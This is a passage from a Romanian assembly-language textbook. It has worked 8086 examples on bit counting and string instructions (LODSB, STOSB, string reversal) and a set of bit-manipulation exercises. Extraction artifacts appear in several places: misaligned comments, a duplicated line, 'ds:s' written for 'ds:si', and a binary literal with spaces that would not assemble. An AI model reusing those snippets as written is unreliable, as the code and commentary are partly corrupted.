	;executăm instrucțiunea OR AL, AH, după care avem
	;AL = 0100 0010b
xor ah, ah	;AH = 0000 0000b
shl ax, 4	;deplasăm configurația de biți din AX cu 4 pozitii spre stânga
mov bx, a	;pentru a obține biții 0-7 (cei din AL) pe pozițiile 4-11; vom obține
and bx, 0F00Fh	;AX = 0000 0100 0010 0000b
or bx, ax	;copiem în BX valoarea corespunzătoare lui a
mov b, bx	;izolăm biții 0-3 și 12-15; obținem BX = 0101 0000 0000 1010b
	;,"suprapunem" configurația obținută mai sus în AX peste cea din
	;BX; obținem BX = 0101 0100 0010 1010b
	;copiem configurația rezultată în b

sfarsit:

```

mov ax, 4C00h
int 21h
code ends
end start

```

;terminarea programului prin apelul funcției 4Ch a întreruperii 21h

Exemplul 3.5. Se dă un număr *a* reprezentat pe dimensiune un cuvânt. Să se calculeze numărul de biți 1, respectiv numărul de biți 0 din configurația de biți a lui *a*. Să se construiască configurația de biți a unui cuvânt *b*, astfel:

- fie *nr0* = numărul de biți 0 și *nr1* = numărul de biți 1 din configurația de biți corespunzătoare lui *a*; fie *min* = min (*nr0*, *nr1*), *max* = max (*nr0*, *nr1*), *bit_max* = bitul care apare de *max* ori în configurația lui *a* și *bit_min* = bitul care apare de *min* ori în *a*;
- începând cu biții cei mai semnificativi, se pune în *b* câte un bit '1' și un bit '0', până când s-au "epuizat" biții de valoare *bit_min*, adică se completează configurația lui *b* cu *min* perechi de biți '10';
- fiecare poziție rămasă "neocupată" se completează cu bitul de valoare *bit_max*.

Exemplu:

1. *a* = 1101 0110 1010 0111b => *nr0* = 6, *nr1* = 10 => în *b* vom avea 6 perechi de biți (1 și 0) și 4 biți cu valoarea 1: *b* = 1010 1010 1010 1111b
2. *a* = 0000 0000 0100 0000b => *nr0* = 15, *nr1* = 1 => în *b* vom avea 1 pereche de biți (1 și 0) și 14 biți cu valoarea 0: *b* = 1000 0000 0000 0000b

Putem distinge în rezolvarea acestei probleme două faze:

1. Determinarea numărului de biti cu valoarea 1 din configurația lui a:

- a. Copiem valoarea lui AX , iar în registrul DL calculăm numărul de biți 1 din configurația lui AX (initial $\text{DL}:=0$).
 - b. Rotim configurația din AX cu o singură poziție, spre stânga sau dreapta (vezi instrucțiunile ROL , respectiv ROR). După efectuarea unei asemenea operații de rotere, bitul "rotit" se găsește în CF .
 - c. Adunăm cu carry la DL valoarea 0. Dacă $\text{CF}=1$, atunci crește valoarea din DL cu 1 (am numărat un bit 1!), iar dacă $\text{CF}=0$ – bitul rotit a avut valoarea 0, iar valoarea din DL rămâne neschimbată.
 - d. Se repetă operațiile b. și c. de 16 ori. Pe măsură ce se execută aceste operații, CF conține pe rând toți biții din configurația lui AX , iar valoarea din DL este incrementată cu 1 de fiecare dată când $\text{CF}=1$.

2. Construirea configurației lui b în funcție de numărul determinat în prima fază:

- a. Fie \min numărul bițiilor care apar de cele mai puține ori în configurația lui a, iar \max – numărul bițiilor majoritari din a. Conform cerinței problemei, în configurația finală (construită în BX) trebuie să punem \min perechi de biți ‘10’. Pentru a completa o pereche de biți 10 în configurația lui BX, executăm de \min ori următoarele operații:

 - STC – setăm CF la valoarea 1
 - RCL BX, 1 – rotim configurația din BX cu carry spre stânga \Rightarrow bitul cel mai puțin semnificativ din BX devine 1
 - CLC – setăm CF la valoarea 0
 - RCL BX, 1 – rotim configurația din BX cu carry spre stânga \Rightarrow bitul cel mai puțin semnificativ din BX devine 0

În urma efectuării unui set de operații i. – iv., cei mai puțin semnificativi 2 biți ai lui BX sunt 1 și 0 (configurația de biți din BX este de forma xxxx xxxx xxxx xx10b).

- b. După completarea celor min perechi de biți ‘10’, în configurația din BX au rămas de completat max - min poziții cu valoarea bitului majoritar din a. Pentru această operație folosim un cuvânt auxiliar (bit_max) a cărui configurație de biți o completăm cu valoarea bitului care a apărut de cele mai multe ori în a. Efectuăm de max - min ori următoarele operații:

 - SHL bit_max, 1 – CF va fi setat la valoarea bitului careiese din configurația lui bit_max (pentru aceasta putem folosi oricare din instrucțiunile de deplasare / rotire – tot ce ne interesează este ca un bit din bit_max să treacă în CF)
 - RCL BX, 1 – rotim cu carry configurația de biți din BX cu o poziție spre stânga => bitul cel mai puțin semnificativ al lui BX primește valoarea la care a fost setat CF în momentul executiei acestei instrucțiuni.

Cap.3. Operatii pe biti

assume cs:code,ds:data

data segment	;segmentul de date data
a dw 1101011010100111b	;cuvântul pentru a căruia configurație de biți trebuie să determinăm numărul de biți cu valoarea 1 și numărul de biți cu valoarea 0
b dw ?	;eticheta b reprezintă valoarea pe dimensiune un cuvânt, al căruia configurație de biți se cere construită în problemă
min db 0	;min și max reprezintă numărul bițiilor care apar de cele mai puține ori, respectiv numărul bițiilor majoritari în configurația lui a
max db 0	
bit_max dw ?	;după determinarea numărului de biți 1 din configurația lui a, biții din bit_max se vor seta la valoarea bitului care apare de cele mai multe ori în a
data ends	
code segment	;segmentul de cod code
start:	
mov ax, data	;încărcarea registrului DS cu adresa de segment a segmentului de date, cu folosirea ca intermediar a registrului AX
mov ds, ax	
mov ax, a	;copiem cuvântul cu eticheta a în registrul AX
mov cl, 16	;configurația de biți din AX va fi rotită de 16 ori, pentru a consulta valoarea fiecărui bit al configurației
mov dl, 0	;initializăm valoarea din registrul DL cu 0; în DL vom reține numărul de biți cu valoarea 1 din configurația lui a
numara:	
ror ax, 1	;se rotește configurația de biți din AX spre dreapta cu o poziție
adc dl, 0	;DL:=DL+0+CF => dacă bitul care a fost rotit în operația precedentă a fost 1, atunci practic se incrementează cu 1 valoarea din registrul DL
dec cl	;decrementăm valoarea din CL pentru a marca faptul că a mai fost rotită o dată configurația din AX
cmp cl, 0	;comparăm pe CL cu 0 pentru a verifica dacă au fost efectuate toate cele 16 operații de rotire a lui AX
ja numara	;dacă CL>0, atunci se efectuează salt la eticheta numara pentru o nouă rotire a lui AX
mov bl, 16	;în DL am obținut numărul de biți 1 din configurația lui a;
sub bl, dl	;dacă scădem din 16 valoarea din DL, obținem numărul de biți 0 din aceeași configurație de biți

```

    cmp bl, dl          ; vom stabili dacă sunt mai mulți biți 0 sau mai mulți biți 1:
    ja max0             ; dacă sunt mai mulți biți cu valoarea 0 decât biți cu
                        ; valoarea 1, se efectuează salt la eticheta max0

    mov max, dl
    mov min, bl

    mov bit_max, 0FFFFh ; altfel, suntem în cazul în care sunt mai mulți biți 1: setăm
                        ; valorile etichetelor min și max cu numărul de biți 0,
                        ; respectiv numărul de biți 1,
                        ; și setăm valoarea lui bit_max astfel încât fiecare bit din
                        ; configurația sa să fie 1
    jmp seteaza_b       ; salt la eticheta unde începe construcția configurației de biți
                        ; a lui b

max0:
    mov max, bl          ; cazul în care sunt mai mulți biți 0:
    mov min, dl          ; max:=numărul de biți 0
    mov bit_max, 0         ; min:=numărul de biți 1
    mov bit_max, 0000 0000 0000 0000b

seteaza_b:

    mov bx, 0
    mov cl, min

perechi10:
    cmp cl, 0            ; construim în BX configurația cerută de problemă
                        ; folosim registrul CL pentru a cunoaște în fiecare moment
                        ; numărul de perechi de biți '10' care mai trebuie introduce
                        ; în configurația din BX

    je dupa_perechi     ; deoarece numărul minim de perechi poate fi 0, verificăm
                        ; mai întâi dacă (mai) trebuie să completăm o pereche de biți
                        ; în BX
    ;dacă CL=0 (a fost de la bun început 0 sau au fost
    ;completate toate perechile de biți '10') atunci se efectuează
    ;salt la eticheta după_perechi
    stc                 ;CF:=1
    rcl bx, 1           ;rotim BX cu o poziție spre stânga, cu carry – pentru a
                        ;introduce în BX bitul 1 la care a fost setat CF mai sus
    clc
    rcl bx, 1           ;rotim BX cu o poziție spre stânga, cu carry – pentru a
                        ;introduce în BX și bitul 0 (valoarea lui CF în momentul în
                        ;care se execută operația de rotire)

    dec cl              ;marcăm faptul că a mai fost completată o pereche de biți

jmp perechi10        ;salt la eticheta perechi10 pentru o eventuală reluare a
                        ;operațiilor de completare a unei perechi de biți '10' în
                        ;configurația din BX

```

```

dupa_perechi:          ;până în acest moment s-au completat toate perechile de biți
                        ;'10' în BX; urmează să se completeze configurația din BX,
                        ;pe max - min poziții, cu bitul majoritar din configurația
                        ;inițială

    mov cl, max          ;calculează în CL numărul de poziții care au rămas a fi
    sub cl, min           ;completate

pune_bit_max:           ;verificăm de la începutul setului de operații dacă CL este 0
    cmp cl, 0             ;(în situația în care min = max, CL este 0 de la început,
                        ;ceea ce înseamnă că a fost completată întreaga configurație
                        ;din BX cu perechi de biți '10')
    je sfarsit           ;salt la eticheta sfarsit dacă a fost completată întreaga
                        ;configurație din BX
    shl bit_max, 1         ;deplasăm configurația din bit_max cu o poziție spre
                        ;stânga; astfel, obținem în CF valoarea bitului cu care
                        ;trebuie completat BX (toți biții din bit_max au primit mai
                        ;sus această valoare)
    rcl bx, 1              ;rotim BX spre stânga cu carry, pentru a introduce în
                        ;configurație un bit cu valoarea corespunzătoare cazului în
                        ;care ne aflăm

    dec cl                ;salt pentru reluarea operațiilor de completare a lui BX

    jmp pune_bit_max      ;salt pentru reluarea operațiilor de completare a lui BX

sfarsit:
    mov b, bx              ;copiem în b configurația obținută în final în BX
    mov ax, 4C00h
    int 21h                ;terminarea programului cu ajutorul funcției 4Ch a
                        ;întreruperii 21h

code ends               ;sfârșitul segmentului de cod

end start

```

Probleme propuse :

1. Se dă două cuvinte A și B. Să se obțină cuvântul C astfel:

- biți 0-2 ai lui C coincid cu biți 7-9 ai lui A,
- biți 3-6 ai lui C coincid cu biți 9-12 ai lui B,
- biți 7-15 ai lui C au valoarea 0.

2. Se dă două cuvinte A și B. Să se obțină cuvântul C astfel:

- biți 0-2 și bitul 10 ai lui C au valoarea 0,
- biți 3-6 ai lui C coincid cu biți 5-8 ai lui A,
- biți 7-9 ai lui C coincid cu biți 0-2 ai lui B,
- biți 11-15 ai lui C coincid cu biți 5-9 ai lui B.

3. Să se înlocuiască primii trei biți ai cuvântului B cu ultimii trei biți ai octetului A.

4. Se dă cuvântul A. Să se obțină în B cuvântul rezultat prin rotirea spre dreapta (fără carry) a lui A cu atatea poziții cât specifică valoarea în baza 10 a numărului binar cuprins între biți 0-3 ai lui A.

5. Se dă cuvintele A și B. Să se obțină cuvântul C astfel:

- biți 0-3 ai lui C coincid cu biți 8-11 ai lui A,
- biți 4-10 ai lui C au valoarea 0,
- biți 11-15 ai lui C coincid cu biți 11-15 ai lui B.

6. Se dă două cuvinte A și B. Să se obțină un octet C care are pe biți 0-4 biți 11-15 ai cuvântului A, iar pe biți 5-7 biți 2-4 ai cuvântului B.

7. Dându-se 4 octeți, să se obțină în AX suma numerelor întregi cuprinse între biți 4-6 ai celor 4 octeți.

8. Se dă cuvintele A și B. Să se obțină cuvântul C astfel:

- biți 0-5 ai lui C coincid cu biți 0-5 ai lui B,
- biți 6-12 ai lui C coincid cu biți 3-9 ai lui A,
- biți 13-15 ai lui C coincid cu biți 0-2 ai lui A.

9. Se dă cuvintele A și B. Se cere cuvântul C astfel:

- biți 0-4 ai lui C coincid cu biți 0-4 ai lui A,
- biți 5-8 ai lui C coincid cu biți 5-8 ai lui B,
- biți 9-15 ai lui C coincid cu biți 9-15 ai lui A.

10. Se dă un cuvânt A. Să se obțină un octet B prin concatenarea bițiilor de pe pozițiile pare ale lui A. (De exemplu: Fie A = 1011 0101 0000 1010b => B = 0111 0000b, dacă am considerat bitul cel mai puțin semnificativ al lui A numerotat cu 0)

11. Se dă cuvintele A și B. Se cere cuvântul C astfel:

- biți 0-2 ai lui C au valoarea 1,
- biți 3-8 ai lui C coincid cu biți 0-5 ai lui A,
- biți 9-12 ai lui C coincid cu biți 11-14 ai lui B,
- biți 13-15 ai lui C au valoarea 0.

12. Se dă cuvântul A. Să se obțină în B cuvântul obținut prin rotirea spre stânga a lui A cu atâtea poziții cât reprezintă numărul binar cuprins între biți 12-15 ai lui A.

13. Se dă un sir de cuvinte de lungime N. Să se rotească ansamblul de cuvinte ca un tot unitar spre dreapta cu K poziții.

14. Se dă un număr întreg cu semn reprezentat pe 10 octeți. Să se împartă acest număr la 2048.

15. Se dă octeții A și B. Să se obțină cuvântul C astfel:

- biți 0-2 ai lui C au valoarea 110,
- biți 3-6 ai lui C coincid cu biți 0-3 ai lui A,
- biți 7-10 ai lui C au valoarea 0,
- biți 11-15 ai lui C coincid cu biți 0-4 ai lui B.

16. Se dă un cuvânt A. Dacă bitul de semn al lui A este 0, să se înmulțească A cu 16. Altfel, dacă bitul de semn al lui A este 1, să se rotească spre dreapta cu atâtea poziții cât reprezintă numărul format din cei mai puțin semnificativi doi biți ai lui A.

17. Se dă cuvintele A, B și C. Să se obțină octetul D ca suma numerelor reprezentate de biți de pe pozițiile 7-11 ai cuvintelor A, B și C.

18. Se dă un cuvânt A și un octet B. Să se rotească spre dreapta cuvântul A cu atâtea poziții cât reprezintă numărul binar cuprins între biți 5-7 ai lui B.

19. Se dă trei numere reprezentate pe câte un octet, A, B și C. Să se efectueze următoarele modificări în configurațiile de biți ale acestor numere:

- biți de pe pozițiile 0-3 din B se copiază pe pozițiile 0-3 în A,
- biți de pe pozițiile 0-3 din C se copiază pe pozițiile 0-3 în B,
- biți de pe pozițiile 0-3 din A (inițial) se copiază pe pozițiile 0-3 în C.

20. Se dă un octet A. Să se obțină un cuvânt B duplicând fiecare octet din configurația lui A. (De exemplu: Fie A = 1001 0101b => B = 1100 0011 0011 0011b)

C A P I T O L U L 4

INSTRUCȚIUNI PE ȘIRURI

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referință (*quick reference guide*) instrucțiunile pe șiruri ale limbajului de asamblare 80x86 avute în vedere în cadrul exemplelor și problemelor propuse în acest capitol.

Instrucțiuni pe șiruri pentru transferul de date

1. **LODSB** AL \leftarrow octetul de la adresa DS:SI (transfer memorie \rightarrow registru)
if DF=0 inc(SI) else dec(SI)
2. **LODSW** AX \leftarrow cuvântul de la adresa DS:SI (transfer memorie \rightarrow registru)
if DF=0 SI \leftarrow SI+2 else SI \leftarrow SI-2
3. **STOSB** la adresa ES:DI \leftarrow octetul din AL (transfer registru \rightarrow memorie)
if DF=0 inc(DI) else dec(DI)
4. **STOSW** la adresa ES:DI \leftarrow cuvântul din AX (transfer registru \rightarrow memorie)
if DF=0 DI \leftarrow DI+2 else DI \leftarrow DI-2
5. **MOVSB** la adresa ES:DI \leftarrow octetul de la adresa DS:SI
(transfer memorie \rightarrow memorie)
if DF=0 {inc(SI); inc(DI)} else {dec(SI); dec(DI)}
6. **MOVSW** la adresa ES:DI \leftarrow cuvântul de la adresa DS:SI
(transfer memorie \rightarrow memorie)
if DF=0 {SI \leftarrow SI+2; DI \leftarrow DI+2} else {SI \leftarrow SI-2; DI \leftarrow DI-2}

Instrucțiuni pe șiruri pentru consultarea și compararea datelor

7. **SCASB** CMP AL, octetul de la adresa ES:DI
(comparăm octeți registru - memorie)
if DF=0 inc(DI) else dec(DI)
8. **SCASW** CMP AX, cuvântul de la adresa ES:DI
(comparăm cuvinte registru - memorie)
if DF=0 DI \leftarrow DI+2 else DI \leftarrow DI-2
9. **CMPSB** CMP octetul de la adresa DS:SI, octetul de la adresa ES:DI
(comparăm octeți din memorie)
if DF=0 {inc(SI); inc(DI)} else {dec(SI); dec(DI)}
10. **CMPSW** CMP cuvântul de la adresa DS:SI, cuvântul de la adresa ES:DI
(comparăm cuvinte din memorie)
if DF=0 {SI \leftarrow SI+2; DI \leftarrow DI+2} else {SI \leftarrow SI-2; DI \leftarrow DI-2}

Execuția repetată a unei instrucțiuni pe șiruriREP instrucție_pe_sir

Forma **REP** (echivalentă cu formele **REPE** - **REPeat while Equal** și **REPZ** - **REPeat while Zero**) provoacă execuția repetată a instrucțiunilor SCAS sau CMPS până când CX devine 0 sau până când apare o nepotrivire (caz în care ZF va primi valoarea 0).

Asemănător, **REPNE** (**REPeat while Not Equal**, formă echivalentă cu **REPNZ** - **REPeat while Not Zero**) provoacă execuția repetată a instrucțiunii SCAS sau CMPS până când CX devine 0 sau până când apare o potrivire (caz în care ZF va primi valoarea 1).

Exemplul 4.1. Se dă un șir de caractere format din litere mici. Să se transforme în literele mari corespunzătoare.

Dacă se dă șirul:

s db 'a', 'v', 'x', 'a', 'c'
trebuie să se obțină șirul rezultat:
d db 'A', 'V', 'X', 'A', 'C'

Varianta 1 (fără folosirea instrucțiunilor pe șiruri):

```
assume cs:code, ds:data
data segment
    s db 'a', 'v', 'x', 'a', 'c'
;această declarație este echivalentă cu următoarea:
;s db 'avxac'
;efectul celor două instrucțiuni fiind alocarea a câte unui octet pentru fiecare caracter din șir, în
;ordinea în care acestea apar
;când spunem „offset-ul variabilei s” ne referim la deplasamentul șirului s în cadrul segmentului
;de memorie în care se află
```

I EQU \$-s

;\$ reprezintă valoarea contorului de locații și are semnificația de valoare curentă a offset-ului
;(adică cătăi octeți au fost alocati de către asamblor până în acest punct al codului generat
;corespunzător segmentului de date pentru programul nostru, în acest moment \$=5 pentru că s-a
;alocat 5 octeți pentru caracterele 'a', 'v', 'x', 'a', 'c'); scăzând offset-ul lui s din offset-ul curent
;obținem numărul de octeți ai șirului s, adică numărul de caractere din șir; numărul astfel obținut
;este reținut în constantă l; se putea folosi și declarația:
;l db \$-s

;în ipoteza că lungimea șirului poate fi memorată într-un octet; avantajul folosirii directivei EQU
;va putea fi observat în cele ce urmează

d db l dup (?)
;alocăm spațiu pentru șirul rezultat d, care va avea aceeași lungime ca și s; operatorul DUP se
;folosește pentru rezervarea unui bloc de memorie de lungime l; prezența caracterului ',' în această
;declarație are ca efect doar rezervarea zonei respective de memorie, fără a o inițializa cu nici o
;valoare. Dacă am fi dorit inițializarea octetelor din această zonă de memorie cu valoarea 0, am fi
;folosit următoarea declarație:

d db l dup (0)
;motivul pentru care putem folosi valoarea lui l în această declarație este faptul că atribuirea valorii
;constantei l se face în faza de asamblare; în schimb, dacă pentru obținerea lungimii șirului s ar fi
;fost folosită declarația:

l db \$-s
;atunci, necunoscându-i-se valoarea la asamblare, l nu ar fi putut să apară în declarația:
;d db l dup (?)

;obținând la asamblare mesajul de eroare „Expecting scalar type”
;o altă diferență între cele două variante prezentate este faptul că directiva EQU nu provoacă
;generare de octeți, deci practic constantei l nu i se alocă spațiu în segmentul de date. În schimb,
;dacă folosim directiva db pentru l, se va genera un octet.

```
data ends
code segment
start:
    mov ax, data
    mov ds, ax
    mov cx, l ;pregătim în registrul cx lungimea șirului s, deoarece vom folosi
    ;instrucțiunea loop pentru execuția repetată a unui set de instrucțiuni
    mov si, 0 ;registru si va fi folosit ca și index în cele două șiruri
    jcxz Sfarsit ;vom folosi instrucțiunea loop, care execută o buclă de cx ori, motiv
    ;pentru care ne asigurăm că valoarea din cx nu este 0 înaintea intrării în
    ;buclă, caz în care bucla s-ar executa de 65535 ori (deoarece are loc întâi
    ;decrementarea 0-1 = -1 = 65535 și apoi testul)
```

Repetă:

```
        mov al, byte ptr s[si] ;în al se copiază octetul care se află în segmentul de
;date la offset-ul lui s plus si octeți; obținem astfel
;octetul de rang si din șir, unde primul octet are
;rangul 0
;în acest moment, în al avem codul ASCII al unei
;litere mici din șirul sursă s
```

;datorită tipului byte al variabilei s, este corectă și folosirea instrucțiunii:

; mov al, s[si]

;dacă am fi avut un șir de cuvinte, declarat astfel:

```

;           sw dw 'a', 'v', 'x', 'a', 'c'
;atunci instrucțiunea:
;           mov al, s[si]
;ar fi constituit o eroare sintactică, generând apariția mesajului de eroare „Operand types do not
;match”, datorită faptului că al este octet iar s este cuvânt
;corectă în acest caz ar fi fost folosirea instrucțiunii:
;           mov al, byte ptr s[si]
;care ar fi avut ca și efect încărcarea în al a celui mai puțin semnificativ octet din cuvântul de la
;offset-ul s+si

```

reamintim în acest context formula de calcul a offset-ului unui operand, ce reflectă 3 moduri de adresare la memorie:

- **directă**, atunci când apare numai *constanta*;
- **bazată**, dacă în calcul apare BX respectiv BP;
- **indexată**, dacă în calcul apare DI respectiv SI;

adresaOffset = [BX | BP] + [DI | SI] + [constanta]

```

sub al, 'a'-'A'      ;pentru a obține litera mare corespunzătoare literei mici al
;cărei cod ASCII se află în al, vom scădea din codul ASCII
;al literei mici diferența 'a'-'A' (diferența dintre codul
;ASCII al caracterului 'a' și codul ASCII al caracterului
;'A'), care este chiar diferența între codul ASCII al oricărei
;litere mici și codul ASCII al literei mari corespunzătoare ei
mov byte ptr d[si], al    ;litera mare astfel obținută o reținem în sirul
;destinație d, pe aceeași poziție și pe care se află litera mică
;în sirul sursă s

```

este corectă și folosirea instrucțiunii:

```

;           mov d[si], al
;din aceleași motive explicate mai sus

```

```

inc si                ;trecem la următorul octet din sir
loop Repeta          ;terminarea programului
Sfarsit:             ;terminarea programului
                    mov ax, 4C00h
                    int 21h
code ends
end start

```

Varianta 2 (fără folosirea instrucțiunilor pe siruri, dar efectuarea unor operații care au același efect ca și instrucțiunile pe siruri):

Să presupunem în această variantă că sirul sursă și sirul destinație se află în două segmente de date distincte.

```

assume cs:code, ds:data1, es:data2
data1 segment
    s db 'a', 'v', 'x', 'a', 'c'
    l EQU $-s
data1 ends
data2 segment
    d db l dup (?)
data2 ends

code segment
start:
    push data1  ;încarcăm în registrul ds adresa de început a segmentului data1
    pop ds
    push data2  ;încarcăm în registrul es adresa de început a segmentului data2
    pop es
    mov cx, l
    mov si, offset s
    ;spre deosebire de Varianta 1, în care registrul si reprezinta index
    ;în sirul s, în această variantă registrul si reprezintă offset-ul sirului
    ;s în segmentul de date data1 (segmentul în care variabila s este
    ;declarată), a cărui adresă se află în registrul de segment ds;
    ;atenție la această distincție!
    mov di, offset d
    ;în registrul di se reține offset-ul sirului d în segmentul de date
    ;data2 (segmentul în care variabila d este declarată), a cărui adresă
    ;se află în registrul de segment es

    jcxz Sfarsit
    Repeta:
        mov al, byte ptr ds:[si]  ;în al se încarcă octetul de la adresa ds:si, ceea ce
        ;va reprezenta un octet din sirul sursă s
        inc si                  ;se trece la următorul octet din sirul s
        sub al, 'a'-'A'          ;litera mare corespunzătoare obținută în al se reține
        mov byte ptr es:[di], al ;la adresa es:di, adică în sirul destinație d
        ;se trece la următorul octet din sirul d
        inc di
    loop Repeta
    Sfarsit:                 ;terminarea programului
                    mov ax, 4C00h
                    int 21h
code ends
end start

```

Varianta 3 (cu folosirea instrucțiunilor pe șiruri):

Soluție: Ca și în variantele anterioare, se va parurge șirul **s** și fiecare literă mică din acest șir va fi transformată în literă mare corespunzătoare, care se va reține în șirul destinație. Pentru a încărca la un moment dat un caracter din șirul **s**, vom folosi instrucțiunea **lodsb**. Această instrucțiune încarcă în al octetul de la adresa **ds:s** și modifică valoarea lui **s** în funcție de DF (flag-ul de direcție) care precizează direcția de parcurgere a șirului. Deoarece noi dorim să încărcăm pe rând octeți din șirul **s**, vom avea grija ca în **ds:s** să fie adresa de început a șirului **s** în memorie: în **ds** trebuie să avem adresa segmentului de memorie în care se află șirul **s**, iar în **s** trebuie să avem deplasamentul (offset-ul) șirului **s** în cadrul acestui segment de memorie.

Similar, pentru a reține un octet în șirul destinație, în cazul nostru șirul **d**, vom folosi instrucțiunea **stosb**. Această instrucțiune pune octetul din al la adresa **es:di** și modifică valoarea lui **di** în funcție de flag-ul de direcție. Vom avea astfel grija ca în **es:di** să fie adresa de început a șirului **d** în memorie: în **es** trebuie să avem adresa segmentului de memorie în care se află șirul **d**, iar în **di** trebuie să avem deplasamentul (offset-ul) șirului **d** în cadrul acestui segment de memorie.

```
assume cs:code, ds:data
data segment
    s db 'avxac'
    l EQU $-s
    d db l dup (?)
data ends

code segment
start:
    mov ax, data
    mov ds, ax      ;încărcăm în ds adresa de început a segmentului în care se află
                    ;șirul sursă s, în cazul nostru segmentul data
    mov es, ax      ;încărcăm în es adresa de început a segmentului în care se află șirul
                    ;destinație d, în cazul nostru tot segmentul data, la fel ca șirul
                    ;sursă s
    ;deoarece șirul sursă s și șirul destinație d de află în același segment de date, regiștrii de
    ;segment ds și es vor avea aceeași valoare
    ;dacă ar fi fost în segmente de date diferite, aşa cum s-a arătat la Varianta 2, atunci ds și
    ;es ar fi avut valori diferite

    mov cx, l
    mov si, offset s ;în registrul index si reținem offset-ul șirului s
    mov di, offset d ;în registrul index di reținem offset-ul șirului d
    cld              ;stabilim direcția de parcurgere a șirului de la stânga spre dreapta
                    ;(crescătoare) prin setarea la 0 a valorii flagului de direcție (DF=0)
```

jcxz Sfarsit

Repeta:

lodsb

;această instrucțiune are ca și efect încărcarea în registrul al a
;octetului de la adresa **ds:s** (unde se află șirul sursă **s**), și trecerea
;la următorul octet din șirul sursă, prin creșterea valorii lui **s** cu 1
;(datorită direcției de parcurgere a șirului); efectul execuției
;instrucțiunii **lodsb** este așadar același cu al instrucțiunilor
;următoare (vezi Varianta 2):
;mov al, byte ptr ds:[s]
;inc s

sub al, 'a'-'A'

stosb

;această instrucțiune are ca și efect copierea valorii din registrul al
;la adresa **es:di** (unde se află șirul destinație **d**), și trecerea la
;următorul octet din șirul destinație, prin creșterea valorii lui **di** cu
;1 (datorită direcției de parcurgere a șirului); efectul execuției
;instrucțiunii **stosb** este așadar același cu al instrucțiunilor
;următoare (vezi Varianta 2):
;mov byte ptr es:[di], al
;inc di

loop Repeta

Sfarsit:

mov ax, 4C00h
int 21hcode ends
end start

;terminarea programului

Exemplu 4.2. Având dat un șir de octeți, să se scrie un program în limbaj de asamblare care obține șirul de octeți oglindit.

Exemplu: Având dat șirul de octeți:
 s db 17, 20, 42h, 1, 10, 2ah
 șirul de octeți oglindit corespunzător lui s va fi
 t db 2ah, 10, 1, 42h, 20, 17.

Soluție: Pentru a rezolva problema, vom parurge șirul inițial **s** în interiorul unei bucle **loop** și vom copia pe rând fiecare element al acestui șir în șirul rezultat **t**. Doar că, dacă șirul **s** va fi parcurs de la stânga la dreapta (început - sfârșit), șirul rezultat **t** va fi parcurs de la dreapta spre stânga (sfârșit - început). Astfel, se va lua primul element al șirului **s** și se va copia în ultimul element al șirului **t**, apoi se ia al doilea element al lui **s** și se copiază în penultimul element din **t**, s.a.m.d.

```

assume cs:code, ds:data;
data segment
    s db 17, 20, 42h, 1, 10, 2ah ;șirul inițial de octeți
    len_s equ $-s               ;lungimea șirului s
    t db len_s dup (?)         ;aici se va memora șirul oglindit – alocăm len_s
                                ;octeți pentru el.

data ends
code segment
start:
    mov ax, data
    mov ds, ax

;pregătim lucrul cu instrucțiuni pe șiruri. În registrii ds:si vom pune adresa far
;(segment+offset) a șirului sursă (șirul s), iar în es:di vom pune adresa far
;(segment+offset) a șirului destinație (șirul oglindit rezultat, t). De asemenea, vom resetă
;flagul DF la valoarea 0 (cu instrucțiunea cld), astfel ca șirurile să fie parcuse de la
;stânga spre dreapta (de la adresa mai mică la adresa mai mare). Atenție însă: pe
;parcursul execuției programului vom schimba de mai multe ori valoarea flagului DF.

    mov es, ax ;instrucțiunea anterioară "mov ax, data" face ca în registrul ax să se afle
                ;adresa de început a segmentului cu numele data. De asemenea, adresa
                ;(de segment a) segmentului data se află (conform instrucțiunii anterioare
                ;"mov ds, ax") și în registrul ds. Observăm că cele două șiruri ale
                ;noastre, s și t, sunt declarate (și definite) în segmentul cu numele data.
                ;Astfel că, în urma instrucțiunii "mov es, ax", registrul es va conține
                ;adresa (de segment a) segmentului data. După ce registrii ds și es conțin
                ;adresa de segment a lui s, respectiv t, mai rămâne să încarcăm în si și di
                ;offset-urile lui s, respectiv t. Acest lucru îl vom face în următoarele două
                ;instrucțiuni.

    lea si, s ;în registrul si vom pune offset-ul primului element al șirului s deoarece
                ;acest șir va fi parcurs de la stânga spre dreapta (DF=0).

    lea di, t
    add di, len_s-1 ;cum spuneam la început, spre deosebire de șirul inițial s, care va fi
                    ;parcurs de la stânga spre dreapta, șirul rezultat t, va fi parcurs de
                    ;la capăt la cap (dreapta spre stânga, DF=1). Drept urmare, în
                    ;registrul di vom încărca offset-ul ultimului octet al șirului t. Cum
                    ;facem acest lucru? Întai, vom pune în di offset-ul lui t (adică
                    ;offset-ul primului octet din șirul t) și apoi, la acesta adunăm
                    ;len_s-1 octeți.
                    ;La cele două instrucțiuni anterioare, în loc de instrucțiunea lea, se
                    ;putea folosi și instrucțiunea offset, astfel:
                    ; mov si, offset s
                    ; mov di, offset t

```

```

;cu precizarea că lea spre deosebire de offset calculează
;deplasamentul (offsetul) corespunzător în momentul execuției și
;nu la momentul asamblării ca în cazul instrucțiunii offset, fapt
;care îi permite să accepte ca operand o variabilă indexată, de ex.:
; lea bx, table[si]
;lucru care în cazul lui offset este ilegal.

    mov cx, len_s ;cele două șiruri (s și t) sunt parcuse într-o buclă loop cu len_s
                ;iterații.
    jcxz sfarsit ;dacă cx=0 sărim direct la sfârșitul programului.

repeta:
    cld ;primul șir (s) se va parcurge de la stânga spre dreapta (DF=0).
    lodsb ;acestă instrucțiune este echivalentă cu următoarele două:
            ;mov al, byte ptr ds:[si]
            ;inc si
            ;este reținut în registrul al octetul curent din șirul s și se trece la octetul
            ;următor din șir prin adunarea lui 1 la valoarea din si.

    std ;al doilea șir (t) se va parcurge de la dreapta spre stânga (DF=1).
    stosb ;acestă instrucțiune este echivalentă cu următoarele două:
            ;mov byte ptr es:[di], al
            ;dec di
            ;este reținut în octetul curent din șirul t valoarea registrului al și se trece la
            ;octetul următor din șir ("cel din stânga octetului curent") prin scăderea
            ;lui 1 din valoarea din di.

loop repeta ;dacă nu am terminat numărul de iterații (len_s), reia ciclul.

sfarsit:
    mov ax, 4C00h
    int 21h ;terminăm programul cu codul de return 0.

code ends

end start

```

Exemplul 4.3. Se dă un șir de caractere. Să se determine numărul vocalelor din șir.

Soluție: Se va folosi un șir auxiliar care va conține toate vocalele. Se va parcurge șirul sursă și se va verifica pentru fiecare caracter din șir dacă acesta aparține șirului vocalelor. Dacă da, atunci se va incrementa o variabilă initializată cu 0, care va conține în final chiar numărul de vocale din șir.

```

